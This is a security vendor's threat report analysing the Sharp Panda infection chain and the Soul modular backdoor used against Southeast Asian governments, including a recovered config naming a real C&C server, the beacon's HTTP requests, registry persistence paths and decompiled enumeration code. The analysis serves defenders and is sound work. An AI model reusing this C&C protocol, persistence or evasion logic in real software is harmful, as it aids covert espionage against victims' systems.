research.checkpoint.com /2023/pandas-with-a-soul-chinese-espionage-attacks-against-southeast-asian-government-entities/

Pandas with a Soul: Chinese Espionage Attacks Against Southeast Asian Government Entities

: 3/7/2023

Executive summary

In 2021, Check Point Research published a report on a previously undisclosed toolset used by Sharp Panda, a long-running Chinese cyber-espionage operation targeting Southeast Asian government entities. Since then, we have continued to track the use of these tools across several operations in multiple Southeast Asian countries, in particular nations with similar territorial claims or strategic infrastructure projects such as Vietnam, Thailand, and Indonesia.

Key findings:

- In late 2022, a campaign with an initial infection vector similar to previous Sharp Panda operations targeted a high-profile **government entity** in the region.
- While Sharp Panda's previous campaigns delivered a custom and unique backdoor called VictoryDll, the payload in this specific attack is a new version of **SoulSearcher loader,** which eventually loads **the Soul modular framework.** Although samples of this framework from 2017-2021 were previously analyzed, this report is the most extensive look yet at the Soul malware family infection chain, including a full technical analysis of the latest version, compiled in late 2022.
- Although the Soul malware framework was previously seen in an espionage campaign targeting the defense, healthcare, and ICT sectors in Southeast Asia, it was never previously attributed or connected to any known cluster of malicious activity. Although it is currently not clear if the Soul framework is utilized by a single threat actor, based on our research we can attribute the framework to an APT group with Chinese origins.
- The connection between the tools and TTPs (Tactics, Techniques and Procedures) of Sharp Panda and the previously mentioned attacks in Southeast Asia might serve as yet another example of key characteristics inherent to Chinese-based APT operations, such as sharing custom tools between groups or task specialization, when one entity is responsible for the initial infection and another one performs the actual intelligence gathering.

Introduction

At the beginning of 2021, Check Point Research identified an ongoing surveillance operation we named Sharp Panda that was targeting Southeast Asian government entities. The attackers used spear-phishing emails to gain initial access to the targeted networks. These emails typically contained a Word document with government-themed lures that leveraged a remote template to download and run a malicious RTF document, weaponized with the infamous RoyalRoad kit. Once inside, the malware starts a chain of in-memory loaders, comprised of a custom DLL downloader we call **5.t Downloader** and a second-stage loader responsible for the delivery of a final backdoor. The final payload observed in Sharp Panda campaigns at the time was **VictoryDll,** a custom and unique malware that enabled remote access and data collection from the infected device. We tracked several earlier versions of the VictoryDll backdoor back to at least 2017, with the whole operation remaining under the radar the entire time.

Further tracking of Sharp Panda tools revealed multiple campaigns that targeted entities in Southeast Asian countries, such as Vietnam, Indonesia, and Thailand. During this time, multiple minor changes were implemented in the 5.t Downloader itself, but in general, the initial part of the infection chain (the use of Word documents, RoyalRoad RTF and 5.t Downloader) remained the same. However, in early 2023, when investigating an attack against one of the government entities located in the targeted region, the payload received from the actor's geo-fenced C&C server was different from the VictoryDll backdoor observed before. Further analysis revealed that this payload is a new version of SoulSearcher loader, which is responsible for downloading, decrypting, and loading in memory other modules of the **Soul modular backdoor**.



Figure 1 – The infection chain.

The use of the Soul malware framework was described by Symantec in relation to the unattributed espionage operation targeting defense, healthcare, and ICT sectors in Southeast Asia in 2020-2021. Following up on that report, Fortinet researchers discovered other samples from 2017-2021 and described the evolution of the framework. Soul was also seen in 2019 in attacks against Vietnamese targets. None of these public reports attributed the Soul framework to any specific country or known actor, although researchers noted the "competent adversarial tradecraft" which they believed indicated a "possibly state-sponsored" group.

In this report, we provide a detailed technical explanation of several malicious stages used in this infection chain and the latest changes implemented in the Soul framework. We also discuss the challenges in attributing these attacks.

Downloader

The downloader, which in this specific case was dropped by RoyalRoad RTF to the disk as `res6.a`, is executed by a scheduled task with `rundll32.exe, StartA`. Its functionality is consistent with previous research of Sharp Panda activity. Similar to previous Sharp Panda campaigns, the C&C servers of the attackers are geofenced and return payloads only to requests from the IP addresses of the countries where the targets are located.

In the latest campaign, the actors implemented some changes in the downloader's communication with the C&C. Previously, the entire C&C communication was based on sending data encrypted using RC4 and encoded with base64, with an exception for the HTTP request for payload which contained the hostname in plain text in the URI: `/[**hostname]**.html.`

However, in the new samples, the payload request is issued to the same PHP path as all the previous requests, with the host specified in its parameter, both MD5-hashed and in clear-text: `[host_name]*[host_name_md5]`, e.g. `MyComputer*d2122d4f4cdf26faa1b2f73bda6030f4` and then encoded:

```
/[php_name].php?Data=[encoded<host_name_and_host_md5>]
```

It's noteworthy that while different keys were used, the encoding method using RC4+Base64 remained consistent in all cases.

In addition to changes in the URL patterns, the actors refrained from using the distinctive User-Agent "`Microsoft Internet Explorer`" and instead used a hardcoded generic one. A few of the samples we observed also communicated through HTTPS, not HTTP. Unlike the previous version where only the API calls were obfuscated, the new version also uses string encryption. However, the encryption is quite simple and consists of loop XORing an encrypted character with the difference of a loop index and a constant value:

Figure 2 – String decryption routine in the newest version of 5.t Downloader.

As in previous versions, the downloader gathers data from the victim's computer including hostname, OS name and version, system type (32/64 bit), username, MAC addresses of the networking adapters, and information on anti-virus solutions. If the threat actors find the victim's machine to be a promising target, the response from the server contains the next stage executable in encrypted form and its MD5 checksum. After verifying the integrity of the received message, the downloader loads the decrypted DLL to memory and starts its execution from the `StartW` export function (the same name as the next stage loader export in previous campaigns that used the downloader).

SoulSearcher loader

SoulSearcher is a second-stage loader, which according to Fortinet research was seen in the wild since at least November 2018 and is responsible for executing the Soul backdoor main module and parsing its configuration. SoulSearcher has multiple variants based on where the configuration and payload are located and on the type of configuration. Among the samples used in the more recent activity cluster we have been researching, the SoulSearcher DLL (sha256: d1a6c383de655f96e53812ee1dec87dd51992c4be28471e44d7dd558585312e0) was slightly different from any previously discovered samples, with the backdoor embedded inside the data section and the embedded configuration in XML format.

The malware checks if it runs under a process named `svchost.exe`, `msdtc.exe` or `spoolsv.exe`. If it does, it starts a thread on `StartW` export and continues loading the backdoor. This might be an indication of the loader being used in different infection chains than we observed in this attack with the rundll32.exe directly starting a chain of in-memory DLL loaders from `StartW`.

The payload loading process starts with obtaining the configuration. While previously seen XML SoulSearchers retrieved this from the registry, a file mapping object, or a file on the disk, the newest version loads the config from a hardcoded Base64 string and stores it in the registry path `HKEY_CURRENT_USER\SOFTWARE\Microsoft\CTF\CONFIGEX`. The decoded data blob can be represented with the following struct:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

```
struct compressed_data
{
DWORD magic;
DWORD unused;
BYTE lzma_properties[5];
DWORD size;
DWORD compressed_size;
BYTE decompressed_data_MD5[33];
BYTE compressed_data_MD5[33];
BYTE compressed_data[];
};
```

struct compressed_data { DWORD magic; DWORD unused; BYTE lzma_properties[5]; DWORD size; DWORD compressed_size; BYTE decompressed_data_MD5[33]; BYTE compressed_data_MD5[33]; BYTE compressed_data[]; };

```
struct compressed_data
{
  DWORD magic;
  DWORD unused;
  BYTE lzma_properties[5];
  DWORD size;
  DWORD compressed_size;
  BYTE decompressed_data_MD5[33];
  BYTE compressed_data_MD5[33];
  BYTE compressed_data[];
};
```

The loader contains a compressed Soul backdoor DLL in the data section of the loader, while previous samples stored it in the overlay.

Next, based on the system architecture, SoulSearcher appends `32` or `64` to the wide string `L'ServerBase'`, hashes the resulting string with MD5, and creates the registry key with this hash: `HKEY_CURRENT_USER\SOFTWARE\Microsoft\CTF\Assemblies\[ServerBaseArch_md5]`. The value contains the compressed payload.

If the registry key is successfully created, the loader reads the compressed payload and proceeds to decrypt and load it in memory. The loading process itself is not different from previously discussed variants of SoulSearcher: it uses the `compressed_data` structure from the configuration to validate MD5 checksums, LZMA-decompress the compressed module, and reflectively load the Soul main module DLL in memory.

After loading the backdoor, Soul Searcher resolves the `Construct` export of the backdoor and calls it with the arguments `[ServerBaseArch_md5] -Startup`.

Soul Backdoor (main module)

The Soul main module is responsible for communicating with the C&C server and its primary purpose is to receive and load in memory additional modules. Interestingly, the backdoor configuration contains a “radio silence”-like feature, where the actors can specify specific hours in a week when the backdoor is not allowed to communicate with the C&C server.

The recovered sample of the backdoor is quite different from the samples that were previously analyzed. The new version of SoulBackdoor was compiled on `29/11/2022 02:12:34 UTC`. Based on their timestamps, the earlier samples analyzed by other researchers are mostly from 2017 with the exception of one from 2018, which, similar to our case, was embedded inside the SoulSearcher loader.

The backdoor implements a custom C&C protocol, which is entirely different than previously observed versions. Both the old and new versions are based on HTTP communication, but the latest version seems to be more complex and uses various HTTP request methods such as `GET`, `POST`, and `DELETE`. The API endpoints are also different, and the C&C requests contain additional HTTP request headers. In terms of the backdoor functionality, the enumeration data is different from the previous versions and is more extensive. The supported C&C commands, with the newer variant primarily focused on loading additional modules, lack any type of common backdoor functionality like manipulating local files, sending files to the C&C, and executing remote commands.

Configuration and execution flow

The backdoor requires two arguments or the `“-v”` argument before performing its activity. As we mentioned earlier, in our case it is executed by SoulSearcher with `[ServerBaseArch_md5] -Startup` arguments.

Soul backdoor first creates an event using the hardcoded name `Global\3GS7JR4S` and checks the registry key `HKEY_CURRENT_USER\SOFTWARE\Microsoft\CTF`. It then uses the same configuration (from the registry key `HKEY_CURRENT_USER\SOFTWARE\Software\Microsoft\CTF\CONFIGEX`) with the `compressed_data` struct (as used by SoulSearcher) to extract the payload and decompress its own configuration. The configuration of the main module provides the parameters of C&C communication and other aspects of the backdoor execution. The compression algorithm is LZMA, similar to that found in older variants. After decompression, the config looks like this:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

<CONFIG FLAG="X6bmLMbAL29AlxB">

<BASE>

<Ip>http://103.159.132.96/index.php</Ip>

<Dns>8.8.8.8|114.114.114.114|</Dns>

<Proxy></Proxy>

<CntPort>80|443</CntPort>

<LstPort>0</LstPort>

<Blog>NULL</Blog>

<DropboxBlog>NULL</DropboxBlog>

<HTTPS>false</HTTPS>

</BASE>

<SVC>

<SvcName>IKEEXT</SvcName>

<SvcDisp>@%SystemRoot%\system32\ikeext.dll,-501</SvcDisp>

<SvcDesc>@%SystemRoot%\system32\ikeext.dll,-502</SvcDesc>

<SvcDll>wlbsctrl.dll</SvcDll>

</SVC>

<ADV>

<OlPass>NULL</OlPass>

<OlTime>1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1;1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1;1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,
</OlTime>

<SelfDestroy>2029-07-11 15:29:32</SelfDestroy>

</ADV>

</CONFIG>

<CONFIG FLAG="X6bmLMbAL29AlxB"> <BASE> <Ip>http://103.159.132.96/index.php</Ip> <Dns>8.8.8.8|114.114.114.114|</Dns> <Proxy></Proxy> <CntPort>80|443</CntPort> <LstPort>0</LstPort> <Blog>NULL</Blog> <DropboxBlog>NULL</DropboxBlog> <HTTPS>false</HTTPS> </BASE> <SVC> <SvcName>IKEEXT</SvcName> <SvcDisp>@%SystemRoot%\system32\ikeext.dll,-501</SvcDisp> <SvcDesc>@%SystemRoot%\system32\ikeext.dll,-502</SvcDesc> <SvcDll>wlbsctrl.dll</SvcDll> </SVC> <ADV> <OlPass>NULL</OlPass> <OlTime>1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1;1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1;1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1, </OlTime> <SelfDestroy>2029-07-11 15:29:32</SelfDestroy> </ADV> </CONFIG>


```
<CONFIG FLAG="X6bmLMbAL29AlxB">
  <BASE>
    <Ip>http://103.159.132.96/index.php</Ip>
    <Dns>8.8.8.8|114.114.114.114|</Dns>
    <Proxy></Proxy>
    <CntPort>80|443</CntPort>
    <LstPort>0</LstPort>
    <Blog>NULL</Blog>
    <DropboxBlog>NULL</DropboxBlog>
    <HTTPS>false</HTTPS>
  </BASE>
  <SVC>
    <SvcName>IKEEXT</SvcName>
    <SvcDisp>@%SystemRoot%\system32\ikeext.dll,-501</SvcDisp>
    <SvcDesc>@%SystemRoot%\system32\ikeext.dll,-502</SvcDesc>
    <SvcDll>wlbsctrl.dll</SvcDll>
  </SVC>
  <ADV>
    <OlPass>NULL</OlPass>

<OlTime>1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1;1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,
```

```
</OlTime>
    <SelfDestroy>2029-07-11 15:29:32</SelfDestroy>
  </ADV>
</CONFIG>
```

In its base (`<BASE>`) settings, the configuration contains the parameter "`LstPort`". In the previous versions, this provided the backdoor the ability to listen on a specified port. In this version, the code that supported this feature was removed, and the backdoor can only actively connect to the C&C server using the URL provided in the "IP" parameter on the "connect" port "`Cnt`".

In the "advanced" section (`<ADV>`) of the configuration, the "`OlTime`" parameter contains a list of 168 (24×7) numbers, one per hour in a week. Each hour is represented either by 0 or 1. Zero means a "blocked" hour, and one represents an "allowed" hour. This way the operators of the malware can use the configuration to enforce the specific hours the backdoor is allowed to communicate with the C&C server. If the `OlTime` field is empty in the config, a default setting is for all days and hours to be configured as "allowed". This is an advanced OpSec feature that allows the actors to blend their communication flow into general traffic and decrease the chances of network communication being detected. The "service" (`<SVC>`) section defines the parameters for the backdoor to be installed as a service:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

<SVC>

<SvcName>IKEEXT</SvcName>

<SvcDisp>@%SystemRoot%\system32\ikeext.dll,-501</SvcDisp>

<SvcDesc>@%SystemRoot%\system32\ikeext.dll,-502</SvcDesc>

<SvcDll>wlbsctrl.dll</SvcDll>

</SVC>

<SVC> <SvcName>IKEEXT</SvcName> <SvcDisp>@%SystemRoot%\system32\ikeext.dll,-501</SvcDisp> <SvcDesc>@%SystemRoot%\system32\ikeext.dll,-502</SvcDesc> <SvcDll>wlbsctrl.dll</SvcDll> </SVC>

```
  <SVC>
    <SvcName>IKEEXT</SvcName>
    <SvcDisp>@%SystemRoot%\system32\ikeext.dll,-501</SvcDisp>
    <SvcDesc>@%SystemRoot%\system32\ikeext.dll,-502</SvcDesc>
    <SvcDll>wlbsctrl.dll</SvcDll>
  </SVC>
```

The Symantec publication also mentioned the Soul Searcher running as a service, but in the sample we analyzed, there is no code that implements this feature. Judging by the settings left in the configuration we observed, the actors performed some variation of IKEEXT DLL Hijacking, when on the start of the IKEEXT service, `svchost.exe` would load the malicious DLL, saved as `wlbsctrl.dll`.

After loading and parsing the configuration the backdoor checks the registry `HKEY_CURRENT_USER\SOFTWARE\Software\Microsoft\CTF\Assemblies` for the existence of a key with the name of MD5 hash of the wide string `L"AutoRun"`. If it exists, the backdoor decompresses, loads in memory, and executes the `Construct` export of the DLL stored in this key. Although we didn't witness the creation or usage of this additional DLL payload, this logic is likely used for auto-updates or executing specific actions prior to the main backdoor activity.

After all of these steps are concluded, the backdoor begins the execution of its main thread.

C&C communication

The main thread begins by validating that it received from the configuration the C&C URL and DNS (or blog URL, which is empty in our case), and that the C&C URL starts with `http://`, `https://` or `ftp://`. In this specific sample, we did not observe any type of FTP communication capabilities. Then, if the current hour is "allowed" by `OlTime` configuration, it begins the C&C communication.

Bot registration and victim fingerprinting

The first request is sent to the specified URL with the `ClientHello` parameter. The MD5 header is an MD5 hash of the body. As there is no data transferred by this request, the MD5 (`d41d8cd98f00b204e9800998ecf8427e`) is of an empty string. In further analysis of the requests, we omit the common headers (Cache-Control, Connection, User-Agent, MD5 and Host) as their meaning doesn't change between the requests.

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

GET /index.php?ClientHello HTTP/1.1

Cache-Control: no-cache

Connection: Keep-Alive

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)

MD5: d41d8cd98f00b204e9800998ecf8427e

Content-Length: 0

Host: 103.159.132.96

GET /index.php?ClientHello HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32) MD5: d41d8cd98f00b204e9800998ecf8427e Content-Length: 0 Host: 103.159.132.96

```
GET /index.php?ClientHello HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Win32)
MD5: d41d8cd98f00b204e9800998ecf8427e
Content-Length: 0
Host: 103.159.132.96
```

The expected response from the C&C server is `ERR! ParamError!` In case of a bad or no response, the backdoor attempts to resolve the IP address of the C&C server on its own through the DNS servers in the config.

```
req_uri = dd::enum::get_host_by_name(name);
if ( req_uri )
{
  if ( _stricmp(req_uri, "127.0.0.1") )
  {
    dd::networking::reset_dns_cache();
    dd::malware_logic::append_question_mark_to_c2_url(&gl_c2_con_struct, req_uri, ptr_port);
    if ( dd::networking::send_client_hello(&gl_c2_con_struct) )
    {
      v27 = req_uri;
      v26 = tmp_uri;
      v25 = tmp_uri;
      strcpy(tmp_uri, req_uri);
      *port = ptr_port;
      status = 1;
      break;
    }
  }
}
```

Figure 3 – C&C DNS resolution

If the response is correct, it saves the C&C IP address in this format: `SVR:[IP_field_from_config]:[CntPort]` to the registry key `HKEY_CURRENT_USER\SOFTWARE\Microsoft\CTF\SVIF`.

Next, the module performs a full system enumeration and collects the following data:

- Processor name and the number of processors, total physical memory and total available physical memory, and information about the hard disk such as total space and free space.
- The OS architecture and various information from the `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion` registry key such as ProductName, CSDVersion, ProductId, RegisteredOwner, RegisteredOrganization etc.
- Computer name and information about the current user, such as admin rights retrieved with **NetUserGetInfo API.**
- Time zone information from both `HKLM\SYSTEM\CurrentControlSet\Control\TimeZoneInformation and HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Time Zones` registry.

- Local IP address of the machine, and its public IP address, obtained by issuing a request to one of the public IP resolution services such as `https://www.whatismyip.com/`:

```
bot_id_1 = std::wstring::get_wstr_ptr(&a2);
dd_snwprintf(
  buffer,
  buffer_size,
  L"CPU: %d x %s; Architecture: %s; RAM: %dMB total; Hard Disk: %dMB total; Windows Version: %s%s%s%s%s; Regi
   "%s%s%s%s {%s}; IP: %s; Locale: %s_%s (%s); Remark: %s; Pc Info: %s; User Info: %s%s%s%s%s; SID: %s; Serve
  enum_data->numer_of_proccessors,
  enum_data,
  is_64_str_2,
  enum_data->total_physical_memory,
  enum_data->total_number_of_bytes,
  enum_data->product_name,
```

Figure 4 – Victim machine enumeration data string

After the system enumeration, the backdoor generates a `botUUID`, concatenating with "-" two MD5 strings based on various parameters from the enumerated data. It saves the `botUUID` to the registry key `HKEY_CURRENT_USER\SOFTWARE\Microsoft\CTF\UUID`. The resulting `botUUID` looks like this:

```
5d41402abc4b2a76b9719d911017c592-7d793037a0760186574b0282f2f435e7
```

and is used in all the following network requests.

New C&C connection

After the system enumeration, the backdoor issues a series of requests to "register" a new connection and perform validation against the C&C server.

First, the backdoor notifies the server of a new connection. It is implemented as a DELETE request with the botUUID:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

DELETE /index.php?[botUUID];[botUUID].txt HTTP/1.1

DELETE /index.php?[botUUID];[botUUID].txt HTTP/1.1


```
DELETE /index.php?[botUUID];[botUUID].txt HTTP/1.1
```


The accepted response from the C&C: `OK!`

Next, the `Connect` request is sent, whose body contained Base64 of the string `ConnectXXXXXXXX`, where `XXXXXXXX` is the connection timestamp retrieved by `GetTickCount()` API.

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

POST /index.php?[botUUID]/REQ.dat HTTP/1.1

[Base64-encoded string]

POST /index.php?[botUUID]/REQ.dat HTTP/1.1 [Base64-encoded string]


```
POST /index.php?[botUUID]/REQ.dat HTTP/1.1

[Base64-encoded string]
```


The accepted response from the C&C: `OK!`

The following request prepares the server to receive the enumeration data from the victim's machine:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

GET /index.php?Enum;[botUUID]_[connection_timestamp].txt HTTP/1.1

GET /index.php?Enum;[botUUID]_[connection_timestamp].txt HTTP/1.1

```
GET /index.php?Enum;[botUUID]_[connection_timestamp].txt HTTP/1.1
```

The accepted response from the C&C is a string that looks like this: `./Updata/[botUUID]_[connection_timestamp].txt`.

This is most likely the path on the server to store the enumeration data.

After this the backdoor sends another network request, possibly for verification:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

GET /index.php?D;[botUUID]_[connection_timestamp].txt HTTP/1.1

GET /index.php?D;[botUUID]_[connection_timestamp].txt HTTP/1.1

```
GET /index.php?D;[botUUID]_[connection_timestamp].txt HTTP/1.1
```

The accepted response is a base64-encoded string that contains the botUUID.

At the end of this process, if all the requests are successful, the backdoor is "registered" at the C&C server and continues sending information about the system.

Send enumerated data

From this point on, the data sent between the backdoor and the C&C server relies on another struct, `c2_body`:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

struct c2_body

{

DWORD special_flag;

DWORD additional_data;

DWORD const_float;

BYTE command_id;

};

struct c2_body { DWORD special_flag; DWORD additional_data; DWORD const_float; BYTE command_id; };

```
struct c2_body
{
  DWORD special_flag;
  DWORD additional_data;
  DWORD const_float;
  BYTE command_id;
};
```

`const_float`, where used, is a hardcoded value, 5.2509999. `special_flag` and `additional_data` seem to be multipurpose variables that have different meanings in different contexts of the program execution. When sent in the body of both requests and responses, this struct is compressed according to the previously described `compressed_data` struct from SoulSearcher, and then encoded with Base64.

First, the backdoor sends the current timestamp in the request to the following URL (a new timestamp is again retrieved by `GetTickCount()` API).

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

POST /index.php?CU;[botUUID]_[connection_timestamp].txt;[botUUID]/Data_S_[session_timestamp].dat HTTP/1.1

[base64-encoded and compressed c2_body]

POST /index.php?CU;[botUUID]_[connection_timestamp].txt;[botUUID]/Data_S_[session_timestamp].dat HTTP/1.1
[base64-encoded and compressed c2_body]


```
POST /index.php?CU;[botUUID]_[connection_timestamp].txt;
[botUUID]/Data_S_[session_timestamp].dat HTTP/1.1

[base64-encoded and compressed c2_body]
```


In this request, `special_flag` is 0x00, `command_id` is 0x01 and `additonal_data` is the tick count. The accepted response is `OK!` Otherwise, the backdoor sleeps and starts the connection from the beginning.

Next, the backdoor collects the enumeration data again, and compresses it using another struct:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

struct enum_compressed_data

{

c2_body c2_msg;

compressed_data enum_data;

};

struct enum_compressed_data { c2_body c2_msg; compressed_data enum_data; };


```
struct enum_compressed_data
{
  c2_body c2_msg;
  compressed_data enum_data;
};
```


The struct is then encoded with Base64 and sent in the body of the following request (the URL and methods are the same):

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

POST /index.php?CU;[botUUID]_[connection_timestamp].txt;[botUUID]/Data_S_[session_timestamp].dat HTTP/1.1

[base64-encoded and compressed enum_compressed_data]

POST /index.php?CU;[botUUID]_[connection_timestamp].txt;[botUUID]/Data_S_[session_timestamp].dat HTTP/1.1
[base64-encoded and compressed enum_compressed_data]


```
POST /index.php?CU;[botUUID]_[connection_timestamp].txt;
[botUUID]/Data_S_[session_timestamp].dat HTTP/1.1
[base64-encoded and compressed enum_compressed_data]
```


The `command_id` is the same 0x01, `special_flag`=0, `additional_data`= 0x4000 + 0x49 = size of enum data.

The accepted response is also `OK!`

Main C&C loop

After posting the enumeration data, the backdoor enters an infinite loop, contacting the C&C server with the following request to receive the commands:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

GET /index.php?CDD;[botUUID]_[connection_timestamp].txt;[botUUID]_[connection_timestamp]/Data_C_* HTTP/1.1

GET /index.php?CDD;[botUUID]_[connection_timestamp].txt;[botUUID]_[connection_timestamp]/Data_C_* HTTP/1.1


```
GET /index.php?CDD;[botUUID]_[connection_timestamp].txt;
[botUUID]_[connection_timestamp]/Data_C_* HTTP/1.1
```


If there is no C&C command for the victim, the server responds with `ERR! Path not found, WAIT!`

If there is a command to execute, the C&C returns it in a base64-encoded string which is decompressed with `compressed_data` and parsed as `c2_body`. Then the `command_id` from the struct is translated to the actual command execution.

Soul Backdoor Commands

The main commands that can be received from the C&C server are control messages for the bot:

Command ID	Action	Description
0x04	Execute command	Create a thread that handles commands from the second set of commands.
0x0D	Client keep-alive	Mirror the request from the C&C server.
0x0E	Restart C&C session	Send DELETE request and restart the communication from client Hello.
0x0F	Exit	Send DELETE request and exit process forcefully.

If in the `c2_body` the `special_flag` is set to one, the backdoor starts a continuous loop requesting data from the C&C server. The server should respond with a module name to be loaded from the `Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\CTF\Assemblies` registry key, which is executed from its `Construct` export. Then the backdoor proceeds to execute the command specified in `command_id`.

If the command_id is `0x04`, the backdoor spawns a new "command execution" thread that performs a similar network communication flow as the main thread, only without sending the enumeration data.

It then begins handling the following commands:

Command ID	Action	Description
0xF	Exit thread	If the `command_flag` is on stop, exit the "command execution" thread. Otherwise do nothing
0x61	Install modules	The server sends the number of modules to be written to the registry. Then the bot makes requests to the C&C server, once per module and writes it to a specified registry key. Validate the result by executing command `0x65` afterward. All the registry keys are under `Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\CTF\Assemblies`.
0x62	Delete modules	Delete registry keys that are sent by the C&C in a string separated by semi-colons (;). Validate the result by executing command `0x65` afterward.
0x63	Validate modules	Validate that modules are currently compatible with the system architecture. The modules are located in the registry, and registry keys names are sent by the C&C separated by a semi-colon.
0x64	Load module	Load the specified module and call its export function `Construct`. The registry key where the module is stored is sent by the C&C server.
0x65	Enumerate modules	Create a buffer with all registry keys under `Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\CTF\Assemblies` in the format of `%s:%f:;` (key name and first 4 bytes of the value), then send the buffer back to the C&C.

All the received modules are stored compressed in the registry. The decompression is performed according to another struct:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

struct stored_module

{

float version_or_id;

QWORD decompressed_size;

QWORD compressed_size;

BYTE md5sum[33];

BYTE compressed_data[];

};

struct stored_module { float version_or_id; QWORD decompressed_size; QWORD compressed_size; BYTE md5sum[33]; BYTE compressed_data[]; };

```
struct stored_module
{
  float version_or_id;
  QWORD decompressed_size;
  QWORD compressed_size;
  BYTE md5sum[33];
  BYTE compressed_data[];
};
```

We didn't witness any follow-up modules, but due to the modular nature of the backdoor, we can expect the actors to use all kinds of data-stealing modules, keyloggers, data exfiltration modules and likely also a lateral movement toolset.

Attribution

As the first stages of the infection chain are identical to the previously described Sharp Panda activity, many of the indicators that allowed us to attribute the threat actors to Chinese-based threat groups are still relevant in relation to the subsequent attack attempts described in this report:

- The RoyalRoad RTF kit was reported as the tool of choice among Chinese APT groups and is still used despite the exploitation of old patched vulnerabilities. This implies that at least a portion of the attacks using it are successful, and the threat actors are familiar with the cybersecurity practices of their targets.
- Over the past several years, the C&C servers consistently return payloads only between 01:00 – 08:00 UTC Monday-Friday, which we believe represents the actors' working hours.
- The C&C servers did not return payloads during the period of the Chinese Spring Festival, even during working hours.
- The victimology of the attacks is consistent with Chinese interests in Southeast Asian countries, particularly those with similar territorial claims or strategic infrastructure projects.

In addition, the Soul Backdoor configuration contains 2 hardcoded DNS services, one of which is a Chinese 114DNS Free Public DNS service which is not commonly used outside the region.

The campaign discussed in this report involves the malicious artifacts from different clusters of malware activity. As sharing custom tools or operational methods is common among Chinese-based threat actors to facilitate intrusion efforts, it poses a challenge to their attribution. In addition to observing different toolsets from two previously not connected clusters (Sharp Panda and previous attacks using the Soul framework), other areas of overlap between publicly tracked Chinese APT groups and this campaign include the following:

- Infrastructure: One of the IP addresses used by Sharp Panda's initial infection in late 2021 overlaps with the IP reportedly used by TAG-16 in the same timeframe. In the relevant report, the Insikt Group researchers provided evidence suggesting that TAG-16 shares custom capabilities with the People's Liberation Army (PLA)-linked activity group RedFoxtrot.
- The Southeast Asian government entity attacked in the described campaign was also targeted by a tool attributed to a Chinese-linked APT group during the same time period. However, there is currently no clear evidence to tie the tool to this campaign with high confidence.
- Symantec researchers also discovered the APT30 toolset in the network of one of the organizations attacked with the Soul framework in the same timeframe, with no distinctive connection as well.

The vague links of all the aforementioned groups to Chinese intelligence Services, the nature of the targets, and the capabilities of the toolset used lead us to the conclusion that the described activity is an espionage operation likely executed by well-resourced and possibly nation-state threat actors.

Conclusion

